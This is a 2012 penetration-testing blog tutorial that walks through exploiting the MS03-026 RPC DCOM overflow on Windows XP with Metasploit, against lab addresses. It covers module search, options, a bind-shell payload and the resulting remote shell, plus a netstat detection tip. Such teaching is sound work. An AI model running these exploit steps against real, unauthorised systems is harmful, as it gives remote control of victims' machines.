
RPC Service Exploitation in Windows XP

pentestlab.blog/category/exploitation-techniques/page/16

March 23, 2012

The exploitation technique that you will see in the following article already exists in many tutorials and videos across the Internet so if you are already familiar with that you can skip this article.The only reason that I am writing this tutorial is for those that they are not familiar enough with the Metasploit Framework or they want to use the information below for a practical examination of a certification.

While doing a penetration testing in a Windows XP machine you will surely need to test the machine against the two most common vulnerabilities that exists.One is a vulnerability in the netapi and the other one in the RPC service.So lets say the you perform a simple port scan with Nmap and you have identify that the remote host is a Windows XP machine running the RPC service on port 135.



RPC service in Windows XP

Our next step will be to try to discover the available exploits that the metasploit framework has in his database.So we are opening the metasploit and we are searching for the dcom exploit with the command ***search dcom***.

```
msf > search dcom

Matching Modules
================

   Name                                     Disclosure Date  Rank   Description
   ----                                     ---------------  ----   -----------
   exploit/windows/dcerpc/ms03_026_dcom     2003-07-16       great  Microsoft RPC DC
OM Interface Overflow
   exploit/windows/driver/broadcom_wifi_ssid  2006-11-11      low    Broadcom Wireles
s Driver Probe Response SSID Overflow
   exploit/windows/smb/ms04_031_netdde      2004-10-12       good   Microsoft NetDDE
 Service Overflow
```

Search for DCOM Exploit

The exploit that we are going to use is the ***ms03_026_dcom.***The next image is showing the available options for this exploit.

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```


DCOM Exploit Options

As we can see there is only one option which is blank the RHOST.In the RHOST we need to put the IP address of our target.Additionally we can see that this exploit will work from Windows NT until Windows 2003 version.But we haven't finished yet.We need to select and configure the payload.For this example we have select the payload with the name shell_bind_tcp which will return to as a shell through a TCP connection.The payload needs also to set a local port and our local IP address.

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf  exploit(ms03_026_dcom) > set rhost 172.16.56.128
rhost => 172.16.56.128
msf  exploit(ms03_026_dcom) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
msf  exploit(ms03_026_dcom) > set lhost 172.16.56.1
lhost => 172.16.56.1
msf  exploit(ms03_026_dcom) > set lport 4444
lport => 4444
msf  exploit(ms03_026_dcom) >
```


DCOM Exploit Settings

Now it is time to exploit the target….



Exploit the Target

As we can see the exploit have worked and now we have a shell in the remote system.From the other hand the user can identify that someone has connected to his machine by using the command netstat -n in the command prompt.



Checking for remote connections

Conclusion

This exploit allows the attackers to execute code on the remote system through a vulnerability in the RPC service.It is a very old vulnerability so it is very difficult to exploit this in nowadays.However most courses,training sessions and books in ethical hacking are starting with that exploit as an introduction to exploitation.So if you are a starter in that field or if you are studying for a certification and you want to be familiar with metasploit you will probably need that tutorial as a reference.